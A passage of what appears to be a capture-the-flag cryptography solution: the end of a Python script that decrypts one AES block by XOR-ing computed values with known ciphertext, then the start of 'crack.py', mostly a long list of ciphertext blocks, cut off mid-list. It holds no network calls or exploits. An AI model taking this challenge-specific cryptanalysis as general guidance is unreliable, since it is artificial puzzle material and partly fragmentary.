    return ''.join([ chr(c) for c in tmp ])



# # good!!!
# out = '-Fancy Nounours-'
# xxx = recrypt([ ord(c) for c in out])
# cip = [ 0x2f, 0xce, 0x1e, 0xe6, 0x91, 0xfd, 0x4d, 0x9e, 0xf3, 0xe7, 0xb8, 0xfa, 0x8d, 0xc3, 0x67, 0x6
# lct = [ xxx[i] ^ cip[i] for i in range(16) ]
# ctx = '\x00' * (16 * 9) + ''.join([chr(c) for c in lct])

# blk = '\x2f\xce\x1e\xe6\x91\xfd\x4d\x9e\xf3\xe7\xb8\xfa\x8d\xc3\x67\x67'
# blk = decrypt(ctx, blk)
# print blk


# out = '-Fancy Nounours-'
out = '\x2f\xce\x1e\xe6\x91\xfd\x4d\x9e\xf3\xe7\xb8\xfa\x8d\xc3\x67\x67'
xxx = recrypt([ ord(c) for c in out])
cip = [ 0xdc, 0xb9, 0xbf, 0x85, 0x48, 0x6f, 0x13, 0x3f, 0x6c, 0xbd, 0x03, 0xf1, 0xb8, 0x25, 0x12, 0x4c]
lct = [ xxx[i] ^ cip[i] for i in range(16) ]
ctx = '\x00' * (16 * 9) + ''.join([chr(c) for c in lct])

# blk = '\x2f\xce\x1e\xe6\x91\xfd\x4d\x9e\xf3\xe7\xb8\xfa\x8d\xc3\x67\x67'
blk = '\xdc\xb9\xbf\x85\x48\x6f\x13\x3f\x6c\xbd\x03\xf1\xb8\x25\x12\x4c'

blk = decrypt(ctx, blk)
print blk
```

crack.py

```
#!/usr/bin/env python
from rijndael import Rijndael
import itertools, copy
from tqdm import tqdm

c2s = [
    '\x00\xae\x0d\x3e\xad\x0f\xf9\xd5\x98\xc5\x13\xd6\x9f\x6f\xcd\x1b',
    '\xb9\x0f\x8f\xb5\x7d\x37\xab\x6a\xed\x53\xe0\x03\x2a\xd0\x4e\x95',
    '\xb9\x86\x12\xcf\x8e\x3b\xc0\xa6\x0b\xd6\x5e\x49\x4e\x8c\x0c\x33',
    '\xd5\x68\xed\xbb\xb7\x17\x55\xfa\x96\x56\xb9\x34\xe6\xb5\x97\x48',
    '\xab\xa6\x48\xe3\xe6\xf7\xe4\x15\x83\x3a\x32\xeb\x1b\x66\x42\xb0',
    '\xed\xea\x3f\x9b\xf0\xf3\x50\x5c\xc5\xe6\xf1\xa3\xf0\x53\xc7\xb7',
    '\x3f\x8f\xdf\xdb\x48\x61\x25\x58\x2b\x2b\x6e\xdb\x32\x09\xc1\x2e',
    '\xe1\xd4\xf9\x32\xf3\x96\x8f\xd6\xfc\xdf\xf6\x3d\x4e\x27\xa3\x02',
    '\x98\x8a\x74\xcc\x99\xb8\xcc\xf2\x35\x21\x7b\xba\x39\x5d\xaf\xd3',
    '\x00\xe1\x47\x84\x33\xc9\x07\xb7\x6b\x4a\x20\x80\xf1\xab\x80\x60',
    '\xa8\x84\xef\xda\xe5\x47\xff\x8f\x64\x0d\x78\x51\x07\x99\x13\x99',
    '\x5b\xe7\x85\x27\xe1\x5d\x92\x3c\xfe\x85\x87\x28\x5c\x15\x77\xcc',
    '\x1b\xb8\x6b\xef\x7e\x6d\xa8\x6c\x6a\xb2\xf7\x9a\xba\x47\x3f\x33',
    '\xb2\xdd\x25\x7c\x1e\x26\xca\xe6\x9b\xc3\x6c\xcb\x05\x9e\x0e\x71',
    '\x88\x9b\xb2\x67\x89\x30\x5d\x52\x00\x49\x75\x18\x34\xdb\xd6\x71',
    '\xc9\xa2\x46\xd6\x32\x1b\xaf\x29\xf4\xd4\x29\x52\xc0\x23\x9f\x08',
    '\xbb\x8a\xa3\x00\x6b\xca\xfa\x10\xef\x62\x3c\x86\xa0\x0a\x86\x1a',
    '\x30\x9c\xc7\x78\x16\xe5\x2c\x07\x18\x68\x98\x6f\x81\xdc\x07\xa9',
    '\x5b\xcd\x8e\x58\x38\x8f\x8f\xf3\x51\xf4\x36\xf3\x42\x9b\x17\x81',
    '\xe5\x77\x66\x1b\xfb\x07\xa8\x47\x7c\xd1\x73\x46\x9d\x2d\xec\xf2',
    '\x5b\x05\x30\xb9\x20\xd7\x24\x88\x0b\xbe\x5c\x86\xb3\xae\x73\x93',
    '\x44\xf9\xdb\x91\xe0\x34\x9b\x90\x1d\x02\x96\xc0\x59\xab\x29\x54',
    '\x62\xe4\xb4\x83\xd3\x41\xb9\x6a\xf7\x41\xa7\x6b\x98\x5a\xd7\xd4',
    '\x37\x6b\x58\x45\x46\x08\x7b\x2c\x09\x28\xba\xfc\xf4\x58\x08\xb9',
    '\x05\xbf\x7a\x0e\xfa\xbf\xc9\xb1\x8c\xad\xb7\xc5\xea\xa4\x8a\x0a',
    '\x85\xae\xfb\xd6\x47\x19\x49\x96\x24\x3f\xc1\xa3\x4e\x95\xb7\x78',
    '\x92\x8a\xdd\x24\x51\x94\x2a\x5e\x01\x63\x16\xbd\x7b\x08\x40\xa6',
    '\x04\x1a\xe0\x90\x96\x39\x61\x21\x37\x7a\xb5\xb1\x5e\x4d\x48\x83',
    '\xd6\x5c\x9f\x36\xa0\x7c\x32\x56\x3f\x6e\xc7\x78\xa7\x6d\xf0\xee',
    '\x74\x73\x91\x76\xa5\xd4\x82\x1e\x7b\xa2\x30\xc6\xfd\x7d\x50\xfc',
    '\xb0\x5a\x7c\xf6\x36\xbe\x07\x6d\xad\x66\x00\x39\xb7\xc4\x65\x2a',
    '\x81\xa0\x76\x2b\x24\xbb\xac\x13\x48\x10\xf6\xc1\xb1\x09\x0a\x54',
    '\x62\xdb\x5f\x48\x19\xe9\xf6\x93\xc6\x33\xcc\x8a\x1b\xe1\x78\xd2',
    '\x7e\x05\xc1\x97\x90\x7b\x75\x52\x87\xac\xd2\x01\x94\xbc\x48\xd7',
    '\xf0\x93\xea\xff\x88\xd9\xd6\x91\x61\x40\x02\x58\x3f\x78\x40\x0d',
    '\x5f\xc8\x6a\xde\x16\x9e\x41\xf6\x65\x8b\x84\x56\x68\x80\x3c\x43',
    '\xa9\xb0\x6f\x6f\x05\xb5\x6a\xb3\xc9\x86\xf9\x25\x5a\x7e\xd2\x66',
    '\x8a\xc3\x98\x24\x60\x1e\xd0\x9c\x90\xbb\xe8\x96\x46\x30\xb0\x99',
    '\xdd\x20\xb9\x00\x9b\x08\xa1\x86\x47\x3c\x2f\x73\x65\x4a\x94\xbb',
    '\x7d\xdd\x9d\x29\x25\x6c\x2c\xf9\xc4\xae\x22\x7e\xa7\x42\x0f\xb7',
    '\x72\x49\x59\x55\xe2\x7c\x82\xa6\x3b\x25\x1d\xde\x42\xe4\x3a\x1b',
    '\xf8\x60\x2b\x10\x8c\xb3\x9a\xa8\xe6\x9c\xba\x82\xa3\x35\x5b\xe6',
    '\x34\x34\x19\xd5\x13\x67\x64\x22\x10\xa3\x3f\xd7\xe8\xa9\x03\xd1',
    '\xa3\xaf\x0a\x44\x5a\x2a\x86\x77\x29\x86\x4a\x99\xc5\xcf\xce\x39',
    '\x06\xfc\xce\xf7\x91\xa0\xf5\x2d\x16\x36\x54\x05\x7e\x09\x88\x00',
    '\x3c\x1e\xd0\x47\x81\xec\xaf\x97\x07\x7f\x9f\x7e\x73\x92\x03\x80',
```

```
'\xe4\x6c\xc1\xf7\x25\x48\x7a\x07\x27\x0e\x9c\x29\x8d\xce\x93\x65',
'\x66\x90\x9e\x42\xc5\x05\x25\x67\xfb\x85\x93\x6c\xaf\xbd\x4c\x82',
'\x6b\xf8\x2c\x73\xb9\x78\x27\x29\x24\xfe\x34\xad\x0b\x2b\xcb\x58',
'\xe0\x4a\x48\x23\x6a\x47\x16\xb6\xbc\xe6\x6b\x7a\x9c\x54\xb5\x2f',
'\x30\x6e\xf1\x83\xba\x62\x8d\xc1\xc6\xde\x6c\x9d\x22\xf0\xee\x03',
'\xe6\xa4\x32\xca\x6a\x5a\x0b\xa0\x02\xcc\x74\xf2\x78\xd8\x2d\xd2',
'\xe3\xb1\xca\xcd\x8d\xf0\x94\xa6\xb1\xd1\xfc\xe4\xcb\x53\x82\x74',
'\xb1\x2d\x59\x08\x40\xd2\xe4\xc3\x5e\x28\xd2\x34\xa6\x5a\x63\x96',
'\x22\xd4\x1a\x22\x78\xba\x9e\x77\x46\xac\xc3\x62\x7f\xaa\xdb\xca',
'\xfa\xb4\x6b\x4b\xa7\x47\x4e\x9b\xf9\x64\x8e\xaf\x4f\x6f\x5b\x38',
'\xdd\xfd\x43\xd7\xf4\xdb\x7d\xd8\x48\xc2\x1c\xca\xa8\x6e\x19\x22',
'\x17\x8b\x00\x87\x00\x9d\x80\x7a\x2d\xf5\xac\xc0\x18\x7e\x81\x39',
'\x67\x8f\x0b\x41\x88\xab\x7d\xfd\x99\xc3\x67\xb7\x3e\xe6\xa2\x3e',
'\xb5\x6b\x93\x8e\xce\x07\xdf\x5b\xf2\x1a\x37\xe5\x6b\x9f\x1d\x3c',
'\x3c\xd9\xd4\x3d\x5c\x45\x39\x06\x32\x79\xb7\xb6\x97\xbf\x2d\x99',
'\x8b\x92\x2e\x26\xc7\x5b\x0d\x5b\xe4\x57\x84\xe9\x18\xad\x79\x36',
'\x1b\x98\x64\x3c\x8e\x00\x52\xbf\x56\x14\x81\x7a\xa9\x57\xd6\x31',
'\xb8\xba\x07\x8f\x30\x63\x31\x10\xf2\x8f\x05\xde\xa4\xf2\x0f\xa4',
'\x53\x5a\x86\x89\x25\xda\xf0\xd8\x73\x7f\xcf\xd9\x3e\x8d\xd8\x25',
'\x82\x7c\x31\xae\x61\x76\x4c\x82\x32\x52\xf3\x42\x8a\xfa\xd2\x1e',
'\x3d\xa3\x05\xfc\x15\x08\x8e\x48\x1a\x88\xb4\x45\xb6\xb6\x50\x41',
'\x2d\xce\xf3\xa4\x48\x5e\x55\xe2\xe8\xdf\x94\x6a\xf0\xac\x53\xa2',
'\x83\x0b\x67\x89\x3f\x13\x54\xa4\xfd\x36\x3a\xb6\xd2\xd3\x33\x02',
'\x85\x84\x3b\xb7\x17\xb3\x4a\xbd\xc0\xa2\x05\xb0\xb3\x5f\x5d\x8c',
'\xf4\xa2\x5c\x47\xf7\x68\x34\xdb\x07\x99\x96\xd6\xe4\xd5\x01\xd2',
'\x38\x3d\xb7\xfc\x14\xef\x67\x01\x58\x25\xd5\x3f\x86\x10\x91\x12',
'\x30\xee\x29\x3d\x3f\xa1\xb0\x08\x19\x66\x2d\xcc\x1b\xc2\xc0\x3f',
'\x85\xdc\xfa\x5c\x5d\x95\xd5\xea\x0f\xfe\x13\x4d\x35\x99\xa8\x4b',
'\xb7\x9a\x6f\x18\x00\x68\xdb\x0a\xe0\x3b\x39\xba\xc8\x12\x77\xdf',
'\x52\x59\xa7\x96\x85\x23\x0b\x9a\xc2\x84\x70\xbc\xbc\x7e\xf3\xef',
'\xdf\x7a\x56\x27\x23\xb2\x25\xee\xd0\xda\x26\x11\x00\x7a\x0e\x7d',
'\x31\xb8\x85\x8b\xb4\x64\x88\xc9\x2f\xa2\x92\x8a\x28\x70\x81\xdb',
'\x59\x15\x6e\x3f\x88\xb9\x8d\x10\xdb\xa5\x45\x56\x7f\x1d\x23\x14',
'\x55\x10\x22\xfd\x51\x58\x3f\x9e\x4e\x6e\x79\xbe\x19\xaf\xdf\x2a',
'\x7f\xa9\xd6\x9c\xff\x59\x97\x1f\x73\x18\x00\xcd\x29\x0d\x38\x52',
'\x43\x4a\x89\xc8\x83\xd4\x71\xcd\x87\x4f\x79\x0e\x13\xae\xc7\x56',
'\xe5\xf9\x56\xb3\x52\xb2\xc0\x23\x9d\x3b\xe8\x68\x8f\x29\x4d\xc7',
'\xf5\xb1\xa9\xc6\xc7\x37\x6a\xf3\x1f\x27\xcb\x30\xd5\xf0\x37\xd3',
'\x1d\xec\xb8\xc6\x2e\xa5\x5b\x8b\x49\x65\x4f\x51\x88\x07\x2d\x6a',
'\x8d\x9e\x98\x59\x1c\x01\x59\xef\x54\xf0\xee\x04\x8f\x8d\x63\xf0',
'\xaa\x05\xad\xed\xb6\x7c\xfd\xce\x59\x47\x47\x50\x99\xcd\x0f\x99',
'\xf1\x37\x97\x69\x4d\x5a\x4a\x1b\x89\x50\x70\x52\xb8\xa9\xfc\x0e',
'\xc4\x73\xbc\xcb\x58\x42\x0d\xcb\x2c\xcb\xd1\xec\xd2\xf5\xca\x67',
'\xfc\xbc\x92\x84\x7f\x07\xa3\x08\x86\x06\xa3\xca\xfd\xb5\xae\x00',
'\x93\xf4\xcd\x33\x87\xf1\xe8\x4d\xff\xa4\xf9\x75\x41\x35\x04\x8e',
'\x38\xbd\xf6\x04\x54\x58\x53\xbe\x75\xa4\x07\x19\xf0\x09\x3e\x8d',
'\x22\x57\xac\x67\x56\xe4\x41\x67\xc2\x24\xbe\x5f\x34\x01\x2b\x9a',
'\xfb\xd7\x90\x9f\x36\x6d\x60\xca\xde\x7b\x77\x64\x1a\x27\x4e\x95',
'\x7f\xb0\x1d\xf1\x2e\xf0\xf6\x30\x38\x45\x28\xa3\x47\x79\xb0\xc4',
'\xef\xfe\xba\xbd\xad\x4f\xc5\x03\xe3\xb2\x5f\x4f\x1f\x1d\x9c\xe4',
'\xc5\xd8\x05\x4a\x3c\xb6\x86\x9d\xe5\xbe\x8d\xe9\xb2\x6a\xdb\xe0',
'\xc4\xc3\x0c\x1a\xa8\x6f\x36\xd9\x54\xf2\x4f\x3b\x78\x54\x33\x08',
'\xbc\xe5\xce\xc8\x02\xd1\x10\xdd\x86\x42\x7c\x81\xfc\x98\x56\x1e',
'\xf2\xd8\x05\xca\x29\x98\x8f\x92\xe2\xcb\x34\xfa\x01\x96\xdb\x65',
```

```
'\x2e\x79\xfa\xab\xdd\x59\x7f\x4d\xf5\xe0\x15\x12\xc3\x4c\x4a\xb8',
'\x94\x93\x58\x26\x86\xe8\x54\x65\x3b\x32\xd6\xac\xf8\x07\x60\x75',
'\xb3\x17\x62\x85\xe0\x71\xb5\x0b\xf6\xb6\x96\x91\xe8\x83\x0a\x59',
'\x8f\x4f\x93\xf9\x35\xf5\xd8\x3d\x9e\x76\xda\xd0\xbc\xed\x13\xc5',
'\x2a\x0d\xea\x5e\x21\xd1\x77\x39\x7f\x89\x2f\xe2\xdd\x61\x5d\xff',
'\xfe\x35\xd2\xd2\x1a\x03\x9e\xa4\xc4\x67\x1b\xf6\x60\xc3\x66\x7f',
'\x4e\xe6\x31\xf7\x2a\x83\x82\x92\xec\x80\xf6\x45\x8e\x49\xf0\x24',
'\x83\x15\xbc\x47\x33\xf9\xa7\x87\x82\xac\x2a\xb7\xf6\x33\x32\x4c',
'\x70\xa7\x2d\x53\xff\x8c\x47\x27\x4d\x15\xc0\x2d\x7e\x5b\x6a\x2b',
'\x3e\x8b\x88\xa5\x07\x6e\x80\xbd\x7e\x13\x27\x57\x63\xbc\x33\x73',
'\x35\xd9\x0b\x6a\x42\x4f\xbf\xab\xa4\xc8\x7e\x04\x15\x4a\x0f\xac',
'\x35\x7c\x21\xd6\xce\xbc\x7c\x88\xa1\x5b\x01\x67\xff\xab\x37\xca',
'\xeb\xa2\xdc\xe8\x87\x28\x88\x37\x71\x44\x46\xe6\xd0\xbe\xa4\x75',
'\x24\x7a\x63\x06\x94\xd7\xf4\xb0\x3e\x78\xde\x3c\xda\x34\xc1\x7e',
'\xda\x29\xa0\x91\x51\xbb\x76\xd9\xb2\x52\xcb\x43\xe2\x30\x43\x0a',
'\x67\x6c\x97\x36\xec\x21\x97\x55\x11\x49\xb2\xb6\x56\x94\x77\x3d',
'\x99\x68\x64\x92\xb7\x90\xd7\xc8\x08\x6d\x84\x5d\x8d\x54\x99\x5e',
'\x07\xc4\x16\x68\x81\x15\xc9\x75\xb0\x4a\x55\x38\xf1\xaa\x3e\x9d',
'\xaa\x0b\x5c\x02\x5a\xff\xc0\xe4\xf4\x2a\xa7\xcc\x4a\x23\xcb\xd9',
'\xd0\xe7\xc4\x51\xd7\xaa\x01\x0d\xbb\x87\x39\x75\xaa\x79\x8b\xb7',
'\x8c\xc4\xaf\x4d\xa1\xf7\xf0\x70\x4b\xf6\xfe\xe2\x74\x2d\x89\x73',
'\x28\x28\x4e\x68\x21\xf6\xb5\xc4\xfb\x48\x50\xf4\xfc\x0c\x67\x93',
'\xbc\xb2\x8c\xdd\xa3\x3f\xe0\x03\x72\xb6\x50\xd7\x63\xdf\x53\x5b',
'\xd0\x3f\x25\x2c\x4b\xbb\x67\x40\x9d\x63\x43\xc6\xf8\x4d\xba\xe1',
'\x1e\x0e\x5b\x91\xbf\x01\x76\x13\x55\xdf\x51\x24\xfb\x44\x13\xe9',
'\xff\xc3\xc9\x6b\x74\xeb\x27\x20\xb6\x11\xdd\x74\xc1\x4b\x45\x60',
'\x89\xb2\xe2\x20\x46\xf8\x2b\xe5\x34\x9c\xe4\x19\x22\xf9\xc0\x60',
'\x06\x3d\xbb\x44\xd9\x84\xd9\xbb\xbb\xad\xe1\xde\x5d\x4c\x15\x8e',
'\x6d\xe9\x27\x6f\x33\x2b\xee\x9c\xa6\x5f\x11\x24\xb0\x7a\x6b\xa3',
'\x83\x3e\x66\x02\xa2\x78\xc7\xe4\x2d\xed\x70\xad\xc5\x3d\x70\x66',
'\x96\x1f\xcb\x23\x23\x77\xb7\xe0\x6f\x6a\xcf\xd9\xba\xce\x78\x6b',
'\xfa\x31\x1a\xe4\xf5\x46\x95\x79\x4f\x4f\xc2\xd2\xf2\xda\x72\x8a',
'\xf8\x2e\x26\xed\x0c\x82\x4d\xe3\x87\x4f\xd2\x87\xa7\x4a\x5f\x88',
'\xea\xab\x52\xac\x77\xb4\x19\x62\x83\x29\x12\x4a\xd8\x43\x3a\x1c',
'\x75\xc9\x0e\x1f\x59\x99\x21\xc5\xc8\x59\xa8\xf0\x40\x77\x0e\xb2',
'\xab\x5c\x6d\xbe\xe4\x1e\x59\x21\x91\xd4\x46\x43\x06\xf5\xaf\xcd',
'\x97\x1d\x8f\x85\x7e\x7a\xf4\x27\x8d\x0b\x1e\x9b\x1c\xb0\xa0\xf7',
'\xee\x9e\xdc\x8b\xd8\x09\x71\x58\x3f\x4a\x98\xae\xe7\x15\x80\xd4',
'\xd1\x41\xed\x10\xd5\x3c\x87\x43\x71\xb2\xac\x8a\x7c\x5e\xf0\x5b',
'\x4b\xe0\xc7\xe3\xcb\x6a\xb1\x4f\xf1\xb7\xec\xc9\xe3\xd1\xff\xbb',
'\xf9\x60\x5b\x62\x78\xf6\xdf\xe5\xec\x55\x9e\x03\x58\x5f\x8a\x11',
'\x40\xdb\x8d\x4b\x22\x8f\x8d\xe7\x9b\x35\xfa\x0d\x03\x4f\x48\x1c',
'\x52\xc2\x6d\xd5\xa9\xe0\x4d\xdc\xf1\xd9\x35\xc5\x21\x9d\x6c\x25',
'\x4a\x0e\xa0\x90\xcc\x0c\x10\x9c\x41\x33\x29\x5e\x31\x3e\x91\xe6',
'\x8a\xf4\x72\x05\xe6\x0a\xf1\xae\x12\xad\x46\x58\x40\xc6\x86\xb0',
'\x42\x20\x46\xf2\x46\xd1\xff\xda\xeb\xeb\x5a\x93\xaa\x21\xe5\xf9',
'\x4d\x47\x33\xce\x1c\x3d\x6c\x12\xe5\x8f\xd9\x32\x30\x46\x77\x0b',
'\x17\x16\xac\x05\x60\xb7\xa3\xca\x9f\xb3\xdb\xfb\x37\xcc\x17\x94',
'\xdb\x79\x00\xfc\x80\x75\x61\x3a\x6c\x19\xb8\x57\x6a\x33\xa2\x27',
'\x83\xfa\x28\xf0\xd2\x1c\xe4\x28\xc5\xdb\x7e\xb3\x3b\x8a\x60\xe2',
'\x2e\xd7\x8d\x0f\xc9\xb4\x83\x96\xb7\x1e\xdc\x2c\x81\x10\xd2\xe4',
'\x3c\x3d\x36\xa8\xbf\x2b\x40\xc4\xe4\x16\x6f\x66\x85\x3b\xab\x96',
'\xc2\x35\xe2\x58\x83\xb1\xf5\x85\xc5\xe3\x81\x6b\xa0\x5c\xf9\xbe',
'\xb1\xcc\x7a\x02\x2f\xdf\x9a\xf2\x4c\x74\x43\x0c\x25\xfa\xa4\x62',
```

```
'\x66\x92\x53\xe7\x09\x1b\xe1\x90\x61\x4e\x67\xf0\xbf\x7a\x64\x5e',
'\x46\x9b\x6c\xec\x78\x22\x2a\xe1\xa9\x5f\x7a\x27\x00\x13\x06\x6e',
'\x3d\x67\x5b\x76\x0e\x80\x2f\x25\x3c\x5d\xfa\xde\xcb\x00\x92\x44',
'\x6c\x89\xee\xf6\x18\xd7\x25\xfb\x40\x68\x29\x45\x4a\x29\xa1\xd3',
'\xf7\x23\x18\x29\xd9\x33\x51\x98\xf7\x22\x51\x21\x06\x86\xe7\xd1',
'\x88\x26\x71\xce\x3b\x11\x62\x1e\x9d\xad\xaf\x97\x7c\x80\xd3\x17',
'\x78\xc0\x47\x69\xfb\x2b\xc6\x45\x9c\x46\x38\x28\x2b\xb3\x49\x35',
'\xce\x89\x61\x93\x81\xbe\x70\xa8\x2c\x23\x1d\x1f\x33\xe9\x1b\x3c',
'\x62\x37\x20\x4c\x7b\x08\xee\xa2\x75\x04\x45\x4c\xb2\x77\x0a\x50',
'\xf4\x1d\xe3\x7e\x58\xce\xa4\x46\x11\x6d\x2a\x99\x75\x88\xe4\xa7',
'\x96\x2c\xd5\xc8\xbd\x5a\x42\xac\xb5\x8d\xae\x96\xe4\x1a\xdb\x3c',
'\x8b\x74\x6a\xb4\xe6\xae\xae\x01\x32\x7e\x2a\x17\x04\xda\xf9\x9b',
'\x95\xad\xb5\x25\x6f\x52\x3e\x0f\xea\x83\xe9\xa0\xe4\xf1\xdd\x45',
'\xea\xa0\xf6\x95\x60\xb1\xa4\xc3\x3f\xb2\x71\x4f\xcc\xf0\xef\xa4',
'\x9f\x2c\xc7\x1f\xf4\x86\x00\xfd\x3b\x03\xd4\x2b\xb2\x8a\xc2\x61',
'\x7b\x6a\xa2\x0d\x3e\x30\x88\x19\xbc\x5b\x26\xfc\xde\x42\xe6\x8b',
'\x56\xc1\x4d\xd2\xbb\x6e\x2f\x48\x54\x3a\xd6\xe0\x08\x27\x71\x0a',
'\x83\x4b\x67\x7f\x45\x41\xff\xf2\xa6\x64\xa9\x41\x39\x53\xdf\x50',
'\x71\xc4\xef\x75\x6d\x63\x6c\xb1\x55\x7a\x1b\x61\xa8\x13\x17\x27',
'\x3e\x56\x78\xce\xc4\x22\x2b\x59\xcb\x65\xe0\xf8\x2c\xa7\xfb\x43',
'\xee\x35\x76\xf2\x1d\xfd\x5b\xa7\x1c\xad\x6d\x35\x08\x88\x22\xf5',
'\x68\xab\x5d\xc0\xd0\x1b\x75\xe1\xcb\x3f\x3c\xef\x17\x01\x88\x00',
'\x65\xc9\x23\x96\x4f\x48\xbe\xd0\x4f\x1f\xee\xff\x70\xd1\x4a\x0e',
'\x74\x96\x5c\x64\x1d\x41\x24\x26\x2f\xde\x60\x9a\xdd\x07\x04\x7e',
'\x57\x8f\x74\xe6\xdb\xc1\xc1\x99\x32\xf1\x63\x04\x0e\x9d\xaa\x37',
'\x1e\x8f\x4e\x0e\xf4\xb1\xc8\xec\x39\x7b\xb3\xea\x91\xf2\x44\xf7',
'\x6d\x2a\x31\x33\xeb\x63\x9c\x86\xe5\x69\x1b\xad\x5c\xd3\xfb\x88',
'\xaf\x31\xa6\xaa\x2e\xe8\x52\xd9\x7a\x83\x36\x5c\x10\xf7\xc8\x56',
'\x5b\xa6\x49\xfe\xaa\x98\xc5\x6b\xd8\xa4\x4c\x99\x84\x74\x22\xe8',
'\x8e\xc2\xca\x9c\xaa\x83\xa1\xbd\xfe\x03\x44\xd7\x5b\xa5\x4f\x33',
'\x98\x80\xe7\xd6\xdc\x78\x74\xc0\xf2\x3e\xf6\x1d\x58\xac\x8b\xe2',
'\x50\x14\xbd\x5c\x1c\xff\x02\x6a\x66\xd9\x3f\x05\x79\x7d\xb3\xa6',
'\x7e\xeb\xbc\xf4\xfd\x8a\xb1\xac\xc2\x57\xc0\xf9\x71\xc8\xa5\x94',
'\xe8\xaa\x01\xeb\x8d\x71\x63\x25\x62\x64\x5b\xcd\x47\xcb\xd9\xe7',
'\x4e\x1b\x7c\xf9\x9e\x1c\xf7\x30\xb7\xb1\x17\x3c\xca\x79\xc2\x15',
'\x83\x19\x5e\x15\x84\x08\xee\xaa\x59\x24\x76\x1b\x5e\x89\x75\x28',
'\x0f\x87\x9a\x60\xc5\x7d\x21\x44\xcf\x34\x48\x5a\x64\x5e\xc3\xeb',
'\x7d\x81\xc5\xc9\x6e\xb8\xa7\x2b\x05\xe4\x5a\xcb\x33\x09\x34\x99',
'\x4f\x4c\xde\x2e\x3d\xce\xcc\x15\x38\xaa\x56\x03\xd0\x3a\x7a\x7c',
'\xc3\xa4\xf6\x3d\xaa\xc8\x21\x27\x3d\xe5\x6e\x05\x10\x54\xc6\xe2',
'\xea\xd0\x63\x2f\xe7\xea\x3d\xcb\xd9\xf0\x88\x13\x84\x85\x52\x3c',
'\xfa\x4a\xbb\xee\x2e\x4d\x0e\x7e\xa3\x50\x9a\x4f\xd6\xef\xe2\xf5',
'\xd6\x3b\x30\xd2\xdb\xaf\x36\xf1\x62\x9f\xf4\xc6\xf4\x40\xd1\x37',
'\xb6\xb5\x41\x8e\x68\x51\x65\x48\x81\xc4\xce\x5a\xf4\x61\xf8\xfa',
'\x8e\x06\xf9\xb2\x0e\xb0\xc0\x0f\x6a\x2c\x25\xf9\xb9\x63\x55\x20',
'\x03\xec\xbf\x56\x63\xcf\x50\xd2\x5d\x37\xdc\x2f\xd8\xa0\x96\x72',
'\xbb\xdd\xb2\xb2\xc9\xb7\xb6\xaa\xa7\x17\x7a\x7f\x40\x89\xe6\xef',
'\xcb\xc6\xf6\x6b\xb9\x66\x04\x95\xe9\x89\x62\xd8\x38\xfe\x35\x91',
'\x6d\x78\x11\x5b\xb7\x93\x12\x3e\x57\xd1\x53\x31\xee\x47\xe7\x93',
'\x03\x47\xbc\x3b\x37\x87\x64\x6d\xc7\x11\x54\x9f\x70\x18\x08\x40',
'\x4b\xdf\x4c\x59\x74\x75\xb9\xfa\xa6\xc0\xa3\x96\xa9\x73\xc5\x63',
'\x7b\x82\x24\x39\x3d\x1b\x26\xf2\x76\x99\xab\xb1\x28\xf8\x4a\xe7',
'\x87\xe6\xc8\xe2\xc6\x08\x18\xa0\xa1\x91\x92\x9f\xa8\x96\x3c\x10',
'\xac\x1f\xe3\x2f\xd8\xf4\xbb\x9a\x5c\x65\x84\x3f\x33\x94\xe9\x22',
```

```
    '\xb8\x1e\xc0\x60\x95\x04\xd3\x0d\xdd\x85\xa2\xa7\x9b\x39\x5e\x80',
    '\xe9\x85\xcd\x0e\x0e\x29\x12\x3c\x33\x8f\x5a\x21\xd8\xb9\xe6\x09',
    '\xa7\x09\x53\xef\xdc\xcf\xca\x2d\x0f\x5b\x74\xdc\x94\x71\x92\xba',
    '\xbc\x3e\x5e\xae\x59\x3b\x90\x40\x4e\x89\x54\xa4\xae\x65\x73\x9e',
    '\x14\xce\xd3\x98\xc4\x72\xeb\x27\x17\x5c\x7f\xea\xd5\xc7\x00\xdd',
    '\x24\x9c\x75\xec\x84\xd8\x73\x55\xa1\x03\x28\x0b\xcf\x40\xe2\x7b',
    '\xb2\x1d\xc6\x98\x35\x3e\xfc\xf2\x84\x60\x52\xf6\xd7\x29\xd5\x26',
    '\x04\xb3\xd9\x10\xfc\x70\xad\x7d\x2d\xad\xe7\xa1\x6a\x17\x93\xe5',
    '\xc7\xf9\xf7\x11\x3a\xab\xd2\x74\xb3\x9c\x71\xb3\x2b\x97\x41\x37',
    '\x2b\x4a\x18\x7c\xf1\x93\x28\xb2\xe4\xb7\x61\x0f\x03\x5b\xb8\xa9',
    '\x59\xa0\x2f\x9f\x47\x23\x75\x26\x3a\xa5\xb2\x71\x88\xd7\xe5\x7e',
    '\xf7\x64\x38\xcf\x62\x1f\xf1\x2c\x0b\xaa\x5b\xc3\xac\x78\x50\xf8',
    '\x98\xd9\x23\xbe\x5f\x35\x8e\x66\x3f\x83\x8e\x7e\xb6\x32\xe5\xb6',
    '\x2d\x91\xb6\xed\x68\x96\xc5\xc6\xab\x36\xbf\x06\x66\x03\xef\x66',
    '\xc1\xcc\x96\x43\x8a\xee\xdd\x87\xd1\x2b\xb3\x79\x73\x63\xc5\x0a',
    '\xf0\x78\xf5\xf3\x5d\xf9\x7d\x38\x98\x4c\x82\x27\xf0\x6d\x31\x4c',
    '\xcd\x6b\x43\x7e\xec\xe4\x1a\x1b\xb7\xa1\x13\x37\xde\xc1\x90\x33',
    '\x9c\x8e\x3d\x0d\x9e\x39\xf0\x00\x90\xc3\xfb\xaa\xf4\x08\xf3\xf7',
    '\x95\x1c\xea\x12\x6c\x24\x58\xb9\xf3\xc6\xd9\x1f\x85\x85\x8f\x39',
    '\xfe\x36\x23\xe7\x15\x7d\x0b\x41\xd6\x59\x01\xc6\x8f\x54\x16\x3f',
    '\xdc\x06\x4e\xd1\xd4\x46\x9e\x03\x7b\x9c\x73\x9c\x40\x82\xc6\xae',
    '\x80\xc3\x4c\xdf\x19\x0c\xa3\x06\xee\x36\x1d\x3d\x7d\xf4\x21\xc6',
    '\x6a\x15\x2f\xa6\xee\x8c\xde\xaf\x6a\x58\xd6\x88\x8e\xa7\x2f\x2c',
    '\x2f\x15\x58\x9b\x97\x58\x5f\xf3\xbc\x21\xf1\x29\x56\xfc\xd9\xb0',
    '\xbe\xbb\x59\x05\xa5\xe5\x34\x79\x73\x30\x7a\x56\x1e\xab\x49\x11',
    '\x1c\xdb\xfb\x81\x8a\xe0\x7e\xb8\x31\xf6\x20\x7e\xeb\xe2\xe9\xbc',
    '\x42\xb9\x57\x8a\x3a\x48\x9d\x07\x14\x5c\xfb\xed\x2b\x33\xc2\x79',
